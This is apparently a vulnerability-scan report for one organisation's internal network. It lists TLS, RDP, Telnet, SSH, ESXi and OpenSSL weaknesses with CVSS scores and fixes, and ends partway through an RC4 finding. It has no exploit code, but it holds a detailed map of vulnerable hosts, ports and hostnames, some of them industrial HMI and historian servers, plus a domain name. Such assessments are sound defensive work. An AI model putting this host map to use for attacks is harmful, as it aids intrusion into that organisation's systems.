DES-CBC3-SHA	0x00, 0x0A	RSA	RSA	3DES-CBC(168)	SHA1


The fields above are :

```

{Tenable ciphername}
{Cipher ID code}
Kex={key exchange}
Auth={authentication}
Encrypt={symmetric encryption method}
MAC={message authentication code}
{export flag}

```

SSL Self-Signed Certificate


Severity	
Description	<p>The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host.</p> <p>Note that this plugin does not check for certificate chains that end in a certificate that is not self-signed, but is signed by an unrecognized certificate authority.</p> <p>The SSL certificate chain for this service ends in an unrecognized self-signed certificate.</p>
CVSS	6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)
Recommendation	Purchase or generate a proper certificate for this service.
References	n/a
Affected Nodes	<p>192.168.2.78 on port 3389/tcp 192.168.2.74 on port 3389/tcp 192.168.2.71 on port 3389/tcp 192.168.2.64 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.58 on port 443/tcp 192.168.2.57 on port 443/tcp 192.168.2.55 on port 443/tcp 192.168.2.51 on port 443/tcp 192.168.2.94 on port 631/tcp 192.168.2.82 on port 3389/tcp 192.168.2.56 on port 443/tcp 192.168.2.18 on port 3389/tcp 192.168.2.8 on port 3389/tcp 10.100.35.113 on port 443/tcp 10.100.35.104 on port 443/tcp 10.100.35.89 on port 3389/tcp 10.100.35.87 on port 443/tcp 10.100.35.73 on port 3001/tcp 192.168.2.22 on port 3389/tcp 192.168.2.18 on port 54433/tcp 192.168.2.8 on port 1433/tcp 192.168.2.8 on port 2002/tcp 192.168.2.6 on port 3389/tcp 10.100.35.119 on port 3389/tcp 10.100.35.101 on port 443/tcp 10.100.35.51 on port 443/tcp 10.100.35.50 on port 443/tcp 10.100.34.85 on port 3389/tcp 10.100.33.61 on port 3389/tcp 10.100.33.59 on port 3389/tcp 10.100.33.54 on port 3389/tcp 10.100.33.52 on port 443/tcp 10.100.32.65 on port 3389/tcp 10.100.31.82 on port 443/tcp 10.100.31.81 on port 443/tcp 10.100.31.69 on port 443/tcp 10.100.31.69 on port 5061/tcp 10.100.31.60 on port 443/tcp 10.100.31.54 on port 443/tcp 10.100.31.52 on port 443/tcp 10.100.20.200 on port 1433/tcp 10.100.20.33 (lt186) on port 3389/tcp 10.100.7.210 on port 3389/tcp 10.100.7.210 on port 3071/tcp 10.100.7.201 on port 3389/tcp 10.100.7.135 on port 3389/tcp</p>

10.100.7.131 on port 3389/tcp
10.100.7.125 on port 3389/tcp
10.100.7.119 on port 1433/tcp
10.100.7.118 on port 3389/tcp
10.100.7.116 on port 1433/tcp
10.100.7.115 on port 3389/tcp
10.100.7.111 on port 3071/tcp
10.100.7.110 on port 3389/tcp
10.100.7.96 on port 9080/tcp
10.100.7.95 (IT09-5Z5KN53) on port 9080/tcp
10.100.7.88 (URSIOSSVR01) on port 3389/tcp
10.100.7.86 (HIST-01A) on port 1433/tcp
10.100.7.85 (MPM) on port 1433/tcp
10.100.7.84 (HMI1) on port 3389/tcp
10.100.7.82 (TESTPC06) on port 3389/tcp
10.100.7.78 (OSSEM3_RIUHMI01) on port 3389/tcp
10.100.7.75 (IT03-5D3BVV1) on port 3389/tcp
10.100.7.74 on port 443/tcp
10.100.7.73 (VSS-01A) on port 1433/tcp
10.100.7.72 (DESKTOP-KOCHTQC) on port 3389/tcp
10.100.7.71 (VSS-01B) on port 1433/tcp
10.100.7.69 on port 443/tcp
10.100.7.66 (URSIOSSVR02) on port 3389/tcp
10.100.7.62 (OSSEM2_RIOHMI01) on port 3389/tcp
10.100.7.53 (URSHISTSVR01) on port 1433/tcp
10.100.7.53 (URSHISTSVR01) on port 3389/tcp
10.100.7.51 (it03-8ddv1) on port 3389/tcp
10.100.6.90 (IT01-FTOY4Y2) on port 3389/tcp
10.100.6.81 (IT01-CX9WNW1) on port 3389/tcp
10.100.6.65 (IT01-B11Y4Y2) on port 3389/tcp
10.100.6.20 on port 443/tcp
10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp
10.100.5.68 (IT02-2SD5Y2) on port 3389/tcp
10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp
10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
10.100.5.60 (IT08-DF9HLW2) on port 3389/tcp
10.100.5.58 on port 443/tcp
10.100.3.64 (IT01-4P775Y2) on port 3389/tcp
10.100.3.52 (IT10-CM1V8Y1) on port 3389/tcp
10.100.3.51 (IT03-4M7MM32) on port 3389/tcp
10.100.2.93 (IT10-DHVD13) on port 3389/tcp
10.100.2.70 (IT09-6GRJN53) on port 443/tcp
10.100.2.60 on port 9080/tcp
10.100.2.58 on port 9080/tcp
10.100.2.57 on port 9080/tcp
10.100.2.56 on port 9080/tcp
10.100.2.54 (IT09-1KBKLR2) on port 3389/tcp
10.100.2.53 (it05-100625) on port 3389/tcp
10.100.2.53 (it05-100625) on port 8191/tcp
10.100.2.53 (it05-100625) on port 8089/tcp
10.100.2.49 (IT09-H42HYV1) on port 3389/tcp
10.100.2.49 (IT09-H42HYV1) on port 443/tcp
10.100.2.45 on port 8443/tcp
10.100.2.45 on port 443/tcp
10.100.1.151 on port 443/tcp
10.100.1.150 on port 443/tcp
10.100.1.99 (IT10-BVMFJX2) on port 3389/tcp
10.100.2.81 (WindUtilWS) on port 3389/tcp
10.100.1.80 on port 8009/tcp
10.100.1.76 (IT10-F8BP2R1) on port 3389/tcp


Additional Output

The following certificate was found at the top of the certificate chain sent by the remote host, but is self-signed and was not found in the list of known certificate authorities :

| -Subject : CN=shipping-imac.local

Severity	
Description	<p>The remote service encrypts traffic using TLS / SSL but allows a client to insecurely renegotiate the connection after the initial handshake.</p> <p>An unauthenticated, remote attacker may be able to leverage this issue to inject an arbitrary amount of plaintext into the beginning of the application protocol stream, which could facilitate man-in-the-middle attacks if the service assumes that the sessions before and after renegotiation are from the same 'client' and merges them at the application layer.</p> <p>The remote service allows insecure renegotiation of TLS / SSL connections.</p>
CVSS	5.8 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:P)
Recommendation	Contact the vendor for specific patch information.
References	http://www.ietf.org/mail-archive/web/tls/current/msg03948.html http://www.g-sec.lu/practicaltls.pdf https://tools.ietf.org/html/rfc5746
Affected Nodes	192.168.2.64 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp
Additional Output	<pre>TLSv1 supports insecure renegotiation. SSLv3 supports insecure renegotiation.</pre>

SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)

Severity	
Description	<p>The remote host is affected by a man-in-the-middle (MitM) information disclosure vulnerability known as POODLE. The vulnerability is due to the way SSL 3.0 handles padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode.</p> <p>MitM attackers can decrypt a selected byte of a cipher text in as few as 256 tries if they are able to force a victim application to repeatedly send the same data over newly created SSL 3.0 connections.</p> <p>As long as a client and service both support SSLv3, a connection can be 'rolled back' to SSLv3, even if TLSv1 or newer is supported by the client and service.</p> <p>The TLS Fallback SCSV mechanism prevents 'version rollback' attacks without impacting legacy clients; however, it can only protect connections when the client and service support the mechanism. Sites that cannot disable SSLv3 immediately should enable this mechanism.</p> <p>This is a vulnerability in the SSLv3 specification, not in any particular SSL implementation. Disabling SSLv3 is the only way to completely mitigate the vulnerability.</p> <p>It is possible to obtain sensitive information from the remote host with SSL/TLS-enabled services.</p>
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
CVSS3	6.8 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:N/A:N)
Recommendation	<p>Disable SSLv3.</p> <p>Services that must support SSLv3 should enable the TLS Fallback SCSV mechanism until SSLv3 can be disabled.</p>
References	https://www.imperialviolet.org/2014/10/14/poodle.html https://www.openssl.org/~bodo/ssl-poodle.pdf https://tools.ietf.org/html/draft-ietf-tls-downgrade-scsv-00
Affected Nodes	192.168.2.64 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.62 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.18 on port 54433/tcp

	<p>192.168.2.3 on port 443/tcp 192.168.2.19 on port 443/tcp 192.168.2.5 on port 902/tcp 192.168.2.5 on port 5989/tcp 192.168.2.5 on port 443/tcp 192.168.2.3 on port 902/tcp 192.168.2.3 on port 5989/tcp 10.100.20.200 on port 1433/tcp 10.100.7.119 on port 1433/tcp 10.100.7.116 on port 1433/tcp 10.100.7.210 on port 3071/tcp 10.100.7.111 on port 3071/tcp 10.100.7.53 (URSHISTSVR01) on port 1433/tcp 10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp 10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp</p>
--	---

Additional Output	<p>vPenTest Partner determined that the remote server supports SSLv3 with at least one CBC cipher suite, indicating that this server is vulnerable.</p> <p>It appears that TLSv1 or newer is supported on the server. However, the fallback SCSV mechanism is not supported, allowing connections to be "rolled back" to SSLv3.</p>
-------------------	---


Terminal Services Doesn't Use Network Level Authentication (NLA) Only

Severity	
Description	<p>The remote Terminal Services is not configured to use Network Level Authentication (NLA) only. NLA uses the Credential Security Support Provider (CredSSP) protocol to perform strong server authentication either through TLS/SSL or Kerberos mechanisms, which protect against man-in-the-middle attacks. In addition to improving authentication, NLA also helps protect the remote computer from malicious users and software by completing user authentication before a full RDP connection is established.</p> <p>The remote Terminal Services doesn't use Network Level Authentication only.</p>
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
CVSS3	4.0 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N)
Recommendation	Enable Network Level Authentication (NLA) on the remote RDP server. This is generally done on the 'Remote' tab of the 'System' settings on Windows.
References	<p>https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc732713(v=ws.11) http://www.nessus.org/u?e2628096</p>
Affected Nodes	<p>192.168.2.71 on port 3389/tcp 192.168.2.19 on port 3389/tcp 10.100.35.119 on port 3389/tcp 10.100.35.89 on port 3389/tcp 10.100.34.85 on port 3389/tcp 10.100.33.61 on port 3389/tcp 10.100.33.59 on port 3389/tcp 10.100.33.54 on port 3389/tcp 10.100.32.65 on port 3389/tcp 10.100.20.33 (It186) on port 3389/tcp 10.100.7.210 on port 3389/tcp 10.100.7.201 on port 3389/tcp 10.100.7.135 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.115 on port 3389/tcp 10.100.7.84 (HMI1) on port 3389/tcp 10.100.7.78 (OSSEM3_RIUHMI01) on port 3389/tcp 10.100.7.72 (DESKTOP-KOCHTQC) on port 3389/tcp 10.100.7.62 (OSSEM2_RIOHMI01) on port 3389/tcp 10.100.6.90 (IT01-FT0Y4Y2) on port 3389/tcp 10.100.6.65 (IT01-B11Y4Y2) on port 3389/tcp 10.100.5.68 (IT02-2SD5Y2) on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp</p>


	10.100.5.60 (IT08-DF9HLW2) on port 3389/tcp 10.100.3.64 (IT01-4P775Y2) on port 3389/tcp 10.100.3.52 (IT10-CM1V8Y1) on port 3389/tcp 10.100.2.93 (IT10-DHVDT13) on port 3389/tcp 10.100.2.81 (WindUtilWS) on port 3389/tcp 10.100.2.53 (it05-100625) on port 3389/tcp 10.100.2.49 (IT09-H42HYV1) on port 3389/tcp 10.100.1.99 (IT10-BVMFJX2) on port 3389/tcp 10.100.1.76 (IT10-F8BP2R1) on port 3389/tcp
--	--

Additional Output	vPenTest Partner was able to negotiate non-NLA (Network Level Authentication) security.
-------------------	---

Terminal Services Encryption Level is Medium or Low

Severity	
Description	<p>The remote Terminal Services service is not configured to use strong cryptography.</p> <p>Using weak cryptography with this service may allow an attacker to eavesdrop on the communications more easily and obtain screenshots and/or keystrokes.</p> <p>The remote host is using weak cryptography.</p>
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
Recommendation	<p>Change RDP encryption level to one of :</p> <p>3. High</p> <p>4. FIPS Compliant</p>
References	n/a
Affected Nodes	192.168.2.71 on port 3389/tcp 10.100.7.210 on port 3389/tcp 10.100.7.136 on port 3389/tcp 10.100.7.135 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.115 on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp 10.100.2.49 (IT09-H42HYV1) on port 3389/tcp
Additional Output	<p>The terminal services encryption level is set to :</p> <p>2. Medium</p>

Unencrypted Telnet Server

Severity	
Description	<p>The remote host is running a Telnet server over an unencrypted channel.</p> <p>Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server.</p> <p>SSH is preferred over Telnet since it protects credentials from eavesdropping and can tunnel additional data streams such as an X11 session.</p> <p>The remote Telnet server transmits traffic in cleartext.</p>
CVSS	5.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:N)
CVSS3	6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)
Recommendation	Disable the Telnet service and use SSH instead.
References	n/a

Affected Nodes	<p>192.168.2.2 on port 60000/tcp 10.100.35.5 on port 23/tcp 10.100.34.15 on port 23/tcp 10.100.34.5 on port 23/tcp 10.100.33.15 on port 23/tcp 10.100.33.5 on port 23/tcp 10.100.32.5 on port 23/tcp 10.100.32.15 on port 23/tcp 10.100.31.5 on port 23/tcp 10.100.7.74 on port 23/tcp 10.100.7.63 on port 23/tcp 10.100.7.64 on port 23/tcp 10.100.7.5 on port 23/tcp 10.100.6.25 on port 9999/tcp 10.100.6.5 on port 23/tcp 10.100.5.58 on port 23/tcp 10.100.5.25 on port 23/tcp 10.100.5.5 on port 23/tcp 10.100.4.5 on port 23/tcp 10.100.6.26 on port 9999/tcp 10.100.3.25 on port 23/tcp 10.100.3.5 on port 23/tcp 10.100.2.5 on port 23/tcp 10.100.1.25 on port 23/tcp 10.100.1.5 on port 23/tcp</p>
----------------	--

Additional Output	<p>vPenTest Partner collected the following banner from the remote Telnet server :</p> <pre>----- snip ----- > ----- snip -----</pre>
-------------------	--

VMware ESXi Multiple DoS (VMSA-2014-0008)

Severity	
----------	--

Description	<p>The remote ESXi host is affected by multiple denial of service vulnerabilities in the glibc library :</p> <ul style="list-style-type: none"> - A buffer overflow condition exists in the extend_buffers() function in file posix/regexec.c due to improper validation of user-supplied input when handling multibyte characters in a regular expression. An unauthenticated, remote attacker can exploit this, via a crafted regular expression, to corrupt the memory, resulting in a denial of service. (CVE-2013-0242) - A stack-based buffer overflow condition exists in the getaddrinfo() function in file posix/getaddrinfo.c due to improper validation of user-supplied input during the handling of domain conversion results. An unauthenticated, remote attacker can exploit this to cause a denial of service by using a crafted host name or IP address that triggers a large number of domain conversion results. (CVE-2013-1914) <p>The remote VMware ESXi host is missing a security-related patch.</p>
-------------	---

CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)
------	--

Recommendation	Apply the appropriate patch according to the vendor advisory that pertains to ESXi version 5.0 / 5.1 / 5.5.
----------------	---

References	<p>https://www.vmware.com/security/advisories/VMSA-2014-0008 http://lists.vmware.com/pipermail/security-announce/2014/000282.html</p>
------------	---

Affected Nodes	<p>192.168.2.5 on port 443/tcp 192.168.2.3 on port 443/tcp</p>
----------------	---

Additional Output	<pre>Version : ESXi 5.1 Installed build : 2000251 Fixed build : 2323236</pre>
-------------------	--

VMware ESXi Multiple Vulnerabilities (VMSA-2014-0012)

Severity	
Description	<p>The remote VMware ESXi host is affected by multiple vulnerabilities :</p> <ul style="list-style-type: none"> - Multiple denial of service vulnerabilities exist in Python function <code>_read_status()</code> in library <code>httplib</code> and in function <code>readline()</code> in libraries <code>smtplib</code>, <code>ftplib</code>, <code>nntplib</code>, <code>imaplib</code>, and <code>poplib</code>. A remote attacker can exploit these vulnerabilities to crash the module. (CVE-2013-1752) - A out-of-bounds read error exists in file parser.c in library <code>libxml2</code> due to a failure to properly check the <code>XML_PARSER_EOF</code> state. An unauthenticated, remote attacker can exploit this, via a crafted document that abruptly ends, to cause a denial of service. (CVE-2013-2877) - A spoofing vulnerability exists in the Python SSL module in the <code>ssl.match_hostname()</code> function due to improper handling of the NULL character (<code>'\0'</code>) in a domain name in the Subject Alternative Name field of an X.509 certificate. A man-in-the-middle attacker can exploit this, via a crafted certificate issued by a legitimate certification authority, to spoof arbitrary SSL servers. (CVE-2013-4238) - cURL and libcurl are affected by a flaw related to the re-use of NTLM connections whenever more than one authentication method is enabled. An unauthenticated, remote attacker can exploit this, via a crafted request, to connect and impersonate other users. (CVE-2014-0015) - The default configuration in cURL and libcurl reuses the SCP, SFTP, POP3, POP3S, IMAP, IMAPS, SMTP, SMTPS, LDAP, and LDAPS connections. An unauthenticated, remote attacker can exploit this, via a crafted request, to connect and impersonate other users. (CVE-2014-0138) - A flaw exists in the <code>xmlParserHandlePEReference()</code> function in file parser.c in <code>libxml2</code> due to loading external entities regardless of entity substitution or validation being enabled. An unauthenticated, remote attacker can exploit this, via a crafted XML document, to exhaust resources, resulting in a denial of service. (CVE-2014-0191) <p>The remote VMware ESXi host is missing a security-related patch.</p>
CVSS	6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)
Recommendation	Apply the appropriate patch according to the vendor advisory that pertains to ESXi version 5.0 / 5.1 / 5.5.
References	https://www.vmware.com/security/advisories/VMSA-2014-0012 http://lists.vmware.com/pipermail/security-announce/2015/000287.html
Affected Nodes	192.168.2.5 on port 443/tcp 192.168.2.3 on port 443/tcp
Additional Output	<pre>Version : ESXi 5.1 Installed build : 2000251 Fixed build : 2323236</pre>

DHCP Server Detection

Severity	
Description	<p>This script contacts the remote DHCP server (if any) and attempts to retrieve information about the network layout.</p> <p>Some DHCP servers provide sensitive information such as the NIS domain name, or network layout information such as the list of the network web servers, and so on.</p> <p>It does not demonstrate any vulnerability, but a local attacker may use DHCP to become intimately familiar with the associated network.</p> <p>The remote DHCP server may expose information about the associated network.</p>
CVSS	3.3 (CVSS2#AV:A/AC:L/Au:N/C:P/I:N/A:N)
Recommendation	Apply filtering to keep this information off the network and remove any options that are not in use.
References	n/a
Affected Nodes	10.100.2.5 on port 67/udp

Additional Output	<p>vPenTest Partner gathered the following information from the remote DHCP server :</p> <pre> Master DHCP server of this network : 192.168.204.139 IP address the DHCP server would attribute us : 10.100.2.51 Netmask : 255.255.255.0 DHCP server(s) identifier : 192.168.204.52 Router : 10.100.2.5 Domain name server(s) : 192.168.204.60 , 192.168.204.66 Domain name : w-industries.com </pre>
-------------------	--

OpenSSL 1.0.2 < 1.0.2t Multiple Vulnerabilities

Severity	
----------	---

Description	<p>The version of tested product installed on the remote host is prior to tested version. It is, therefore, affected by multiple vulnerabilities :</p> <ul style="list-style-type: none"> - Normally in OpenSSL EC groups always have a co-factor present and this is used in side channel resistant code paths. However, in some cases, it is possible to construct a group using explicit parameters (instead of using a named curve). In those cases it is possible that such a group does not have the cofactor present. This can occur even where all the parameters match a known named curve. If such a curve is used then OpenSSL falls back to non-side channel resistant code paths which may result in full key recovery during an ECDSA signature operation. In order to be vulnerable an attacker would have to have the ability to time the creation of a large number of signatures where explicit parameters with no co-factor present are in use by an application using libcrypto. For the avoidance of doubt libssl is not vulnerable because explicit parameters are never used. OpenSSL versions 1.1.1, 1.1.0 and 1.0.2 are affected by this issue. (CVE-2019-1547) - OpenSSL has internal defaults for a directory tree where it can find a configuration file as well as certificates used for verification in TLS. This directory is most commonly referred to as OPENSSLDIR, and is configurable with the --prefix / --openssldir configuration options. For OpenSSL versions 1.1.0 and 1.1.1, the mingw configuration targets assume that resulting programs and libraries are installed in a Unix-like environment and the default prefix for program installation as well as for OPENSSLDIR should be '/usr/local'. However, mingw programs are Windows programs, and as such, find themselves looking at sub-directories of 'C:/usr/local', which may be world writable, which enables untrusted users to modify OpenSSL's default configuration, insert CA certificates, modify (or even replace) existing engine modules, etc. For OpenSSL 1.0.2, '/usr/local/ssl' is used as default for OPENSSLDIR on all Unix and Windows targets, including Visual C builds. However, some build instructions for the diverse Windows targets on 1.0.2 encourage you to specify your own --prefix. OpenSSL versions 1.1.1, 1.1.0 and 1.0.2 are affected by this issue. Due to the limited scope of affected deployments this has been assessed as low severity and therefore we are not creating new releases at this time. (CVE-2019-1552) <p>Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number.</p> <p>The remote service is affected by multiple vulnerabilities.</p>
-------------	--

CVSS	1.9 (CVSS2#AV:L/AC:M/Au:N/C:N/I:P/A:N)
------	--

CVSS3	3.3 (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N)
-------	--

Recommendation	Upgrade to OpenSSL version 1.0.2t or later.
----------------	---

References	http://www.nessus.org/u?27ebc9b1 https://www.openssl.org/news/secadv/20190910.txt https://www.openssl.org/news/secadv/20190730.txt
------------	---

Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp
----------------	---

Additional Output	<pre> Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j Reported version : 1.0.2j Fixed version : 1.0.2t </pre>
-------------------	---

SSH Server CBC Mode Ciphers Enabled

Severity	
----------	---

Description	<p>The SSH server is configured to support Cipher Block Chaining (CBC) encryption. This may allow an attacker to recover the plaintext message from the ciphertext.</p> <p>Note that this plugin only checks for the options of the SSH server and does not check for vulnerable software versions.</p> <p>The SSH server is configured to use Cipher Block Chaining.</p>
CVSS	2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)
Recommendation	Contact the vendor or consult product documentation to disable CBC mode cipher encryption, and enable CTR or GCM cipher mode encryption.
References	n/a
Affected Nodes	<p>10.100.34.84 on port 22/tcp 10.100.34.81 on port 22/tcp 10.100.34.80 on port 22/tcp 10.100.34.77 on port 22/tcp 10.100.34.74 on port 22/tcp 10.100.34.73 on port 22/tcp 10.100.34.71 on port 22/tcp 10.100.34.70 on port 22/tcp 10.100.34.69 on port 22/tcp 10.100.34.68 on port 22/tcp 10.100.34.65 on port 22/tcp 10.100.34.64 on port 22/tcp 10.100.34.61 on port 22/tcp 10.100.34.60 on port 22/tcp 10.100.34.59 on port 22/tcp 10.100.34.58 on port 22/tcp 10.100.34.56 on port 22/tcp 10.100.34.55 on port 22/tcp 10.100.34.54 on port 22/tcp 10.100.34.53 on port 22/tcp 10.100.34.52 on port 22/tcp 10.100.34.51 on port 22/tcp 10.100.34.50 on port 22/tcp 10.100.33.60 on port 22/tcp 10.100.33.57 on port 22/tcp 10.100.34.79 on port 22/tcp 10.100.34.78 on port 22/tcp 10.100.34.76 on port 22/tcp 10.100.34.75 on port 22/tcp 10.100.34.72 on port 22/tcp 10.100.34.67 on port 22/tcp 10.100.34.66 on port 22/tcp 10.100.34.63 on port 22/tcp 10.100.34.62 on port 22/tcp 10.100.34.57 on port 22/tcp 10.100.33.55 on port 22/tcp 10.100.33.50 on port 22/tcp 10.100.32.69 on port 22/tcp 10.100.32.59 on port 22/tcp 10.100.32.57 on port 22/tcp 10.100.32.56 on port 22/tcp 10.100.32.53 on port 22/tcp 10.100.32.52 on port 22/tcp 10.100.32.51 on port 22/tcp 10.100.32.50 on port 22/tcp 10.100.31.80 on port 22/tcp 10.100.31.77 on port 22/tcp 10.100.31.75 on port 22/tcp 10.100.31.73 on port 22/tcp 10.100.31.71 on port 22/tcp 10.100.31.67 on port 22/tcp 10.100.32.62 on port 22/tcp 10.100.32.61 on port 22/tcp 10.100.32.58 on port 22/tcp 10.100.32.55 on port 22/tcp</p>

10.100.32.54 on port 22/tcp
 10.100.31.58 on port 22/tcp
 10.100.31.56 on port 22/tcp
 10.100.31.55 on port 22/tcp
 10.100.31.53 on port 22/tcp
 10.100.31.51 on port 22/tcp
 10.100.7.98 on port 2222/tcp
 10.100.7.98 on port 22/tcp
 10.100.7.97 on port 2222/tcp
 10.100.7.97 on port 22/tcp
 10.100.31.50 on port 22/tcp
 10.100.7.74 on port 22/tcp
 10.100.5.53 on port 22/tcp
 10.100.5.52 on port 22/tcp

Additional Output	<p>The following client-to-server Cipher Block Chaining (CBC) algorithms are supported :</p> <pre>3des-cbc aes128-cbc aes256-cbc</pre> <p>The following server-to-client Cipher Block Chaining (CBC) algorithms are supported :</p> <pre>3des-cbc aes128-cbc aes256-cbc</pre>
-------------------	---

SSH Weak MAC Algorithms Enabled

Severity	
Description	<p>The remote SSH server is configured to allow either MD5 or 96-bit MAC algorithms, both of which are considered weak.</p> <p>Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.</p> <p>The remote SSH server is configured to allow MD5 and 96-bit MAC algorithms.</p>
CVSS	2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)
Recommendation	Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC algorithms.
References	n/a
Affected Nodes	<p>10.100.34.84 on port 22/tcp 10.100.34.80 on port 22/tcp 10.100.34.79 on port 22/tcp 10.100.34.78 on port 22/tcp 10.100.34.76 on port 22/tcp 10.100.34.73 on port 22/tcp 10.100.34.67 on port 22/tcp 10.100.34.66 on port 22/tcp 10.100.34.65 on port 22/tcp 10.100.34.64 on port 22/tcp 10.100.34.62 on port 22/tcp 10.100.34.60 on port 22/tcp 10.100.34.59 on port 22/tcp 10.100.34.58 on port 22/tcp 10.100.34.57 on port 22/tcp 10.100.34.55 on port 22/tcp 10.100.34.53 on port 22/tcp 10.100.34.52 on port 22/tcp 10.100.34.51 on port 22/tcp 10.100.34.50 on port 22/tcp 10.100.33.60 on port 22/tcp 10.100.34.81 on port 22/tcp 10.100.34.77 on port 22/tcp</p>


```

10.100.34.75 on port 22/tcp
10.100.34.74 on port 22/tcp
10.100.34.72 on port 22/tcp
10.100.34.71 on port 22/tcp
10.100.34.70 on port 22/tcp
10.100.34.69 on port 22/tcp
10.100.34.68 on port 22/tcp
10.100.34.63 on port 22/tcp
10.100.34.61 on port 22/tcp
10.100.34.56 on port 22/tcp
10.100.34.54 on port 22/tcp
10.100.33.57 on port 22/tcp
10.100.33.55 on port 22/tcp
10.100.33.50 on port 22/tcp
10.100.32.69 on port 22/tcp
10.100.32.62 on port 22/tcp
10.100.32.61 on port 22/tcp
10.100.32.59 on port 22/tcp
10.100.32.58 on port 22/tcp
10.100.32.56 on port 22/tcp
10.100.32.55 on port 22/tcp
10.100.32.54 on port 22/tcp
10.100.32.53 on port 22/tcp
10.100.31.80 on port 22/tcp
10.100.31.77 on port 22/tcp
10.100.31.75 on port 22/tcp
10.100.31.73 on port 22/tcp
10.100.31.71 on port 22/tcp
10.100.31.58 on port 22/tcp
10.100.32.57 on port 22/tcp
10.100.32.52 on port 22/tcp
10.100.32.51 on port 22/tcp
10.100.32.50 on port 22/tcp
10.100.31.67 on port 22/tcp
10.100.31.56 on port 22/tcp
10.100.31.55 on port 22/tcp
10.100.31.53 on port 22/tcp
10.100.31.50 on port 22/tcp
10.100.7.98 on port 2222/tcp
10.100.7.97 on port 2222/tcp
10.100.31.51 on port 22/tcp
10.100.5.53 on port 22/tcp
10.100.5.52 on port 22/tcp
10.100.3.53 on port 22/tcp
10.100.1.96 on port 22/tcp

```

Additional Output	<p>The following client-to-server Message Authentication Code (MAC) algorithms are supported :</p> <pre> hmac-sha1-96 </pre> <p>The following server-to-client Message Authentication Code (MAC) algorithms are supported :</p> <pre> hmac-sha1-96 </pre>
-------------------	---

SSL RC4 Cipher Suites Supported (Bar Mitzvah)

Severity	
Description	<p>The remote host supports the use of RC4 in one or more cipher suites. The RC4 cipher is flawed in its generation of a pseudo-random stream of bytes so that a wide variety of small biases are introduced into the stream, decreasing its randomness.</p> <p>If plaintext is repeatedly encrypted (e.g., HTTP cookies), and an attacker is able to obtain many (i.e., tens of millions) ciphertexts, the attacker may be able to derive the plaintext.</p> <p>The remote service supports the use of the RC4 cipher.</p>

CVSS	2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Reconfigure the affected application, if possible, to avoid use of RC4 ciphers. Consider using TLS 1.2 with AES-GCM suites subject to browser and web server support.
References	http://www.nessus.org/u?ac7327a0 http://cr.yip.to/talks/2013.03.12/slides.pdf http://www.isg.rhul.ac.uk/tls/ https://www.imperva.com/docs/HII_Attacking_SSL_when_using_RC4.pdf
